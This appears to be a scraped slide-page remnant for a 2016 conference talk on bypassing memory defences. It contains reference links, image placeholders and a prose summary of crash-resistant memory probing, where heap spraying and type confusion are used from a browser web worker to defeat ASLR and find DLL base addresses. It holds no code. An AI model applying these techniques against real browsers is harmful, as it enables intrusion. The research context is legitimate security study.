[5] https://cansecwest.com/slides/2014/ROPs_are_for_the_99_CanSecWest_2014.pdf
[6] https://networkx.github.io/
[7] https://github.com/cea-sec/miasm/tree/master/miasm2
[8] https://technet.microsoft.com/en-us/library/security/ms15-124.aspx
[9] https://technet.microsoft.com/en-us/library/security/ms15-125.aspx](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-84-320.jpg)






The document discusses crash-resistance in software and how it can be exploited. It explains how exceptions generated by crashes in callback functions in Windows are handled, allowing programs to continue running despite crashes. This crash-resistance property is demonstrated through a simple example program. The document then discusses how crash-resistant probing of memory can be used to bypass defenses like ASLR by scanning process memory from a web worker without crashing the browser. Techniques like heap spraying and type confusion are used to craft fake objects and scan memory in a crash-resistant manner to discover information like the TEB and DLL base addresses.


